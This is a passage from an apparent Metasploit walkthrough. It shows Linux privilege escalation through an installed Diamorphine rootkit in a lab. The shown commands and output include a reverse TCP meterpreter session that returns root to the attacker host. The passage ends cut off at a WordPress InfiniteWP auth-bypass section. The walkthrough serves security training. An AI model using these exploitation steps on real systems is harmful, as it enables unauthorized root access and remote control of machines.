
Set the session id and check if the target is indeed vulnerable or not using the check command.



```
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > set session 2
session => 2
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > check
[+] The target is vulnerable. Diamorphine is installed and configured to hand
le signal '64'.
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > 
```


Execute the module using the run command.

A new meterpreter session will open as shown in the above image. Check if we got this one with root privileges.




```
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] Writing '/tmp/.7c1RaOjeW' (207 bytes) ...
[*] Sending stage (989416 bytes) to 192.168.32.138
[*] Meterpreter session 3 opened (192.168.32.132:4444 -> 192.168.32.138:54052
) at 2020-04-03 10:24:30 +0530

meterpreter > getuid
Server username: no-user @ ubuntu (uid=0, gid=0, euid=0, egid=0)
meterpreter > sysinfo
Computer     : 192.168.32.138
OS           : Ubuntu 16.04 (Linux 4.15.0-29-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Here are our two meterpreter sessions with their privileges.



```
msf5 exploit(linux/local/diamorphine_rootkit_signal_priv_esc) > sessions

Active sessions
===============

  Id  Name  Type                   Information
                                    Connection

  --  ----  ----                   -----------
                                    ----------
  2         meterpreter x64/linux  no-user @ ubuntu (uid=1000, gid=1000, euid
=1000, egid=1000) @ 192.168.32.138  192.168.32.132:4455 -> 192.168.32.138:413
68 (192.168.32.138)
  3         meterpreter x86/linux  no-user @ ubuntu (uid=0, gid=0, euid=0, eg
id=0) @ 192.168.32.138              192.168.32.132:4444 -> 192.168.32.138:540
52 (192.168.32.138)
```

Now uninstall the Diamorphine rootkit from the target system using the commands as shown below as having a rootkit (that too a vulnerable one) on any of the systems is not good and safe.



```
user1@ubuntu:~/Diamorphine$ kill -63 0
user1@ubuntu:~/Diamorphine$ sudo rmmod diamorphine
user1@ubuntu:~/Diamorphine$
```


Wordpress InfiniteWP Client Plugin Auth Bypass Module

TARGET: Wordpress InfiniteWP Client plugin < 1.9.4.5 **TYPE: Remote**

Wordpress InfiniteWP Client Plugin is a wordpress plugin that allows users to manage unlimit -ed other Wordpress sites from one server. There are currently an estimated 3,00,000 to ove

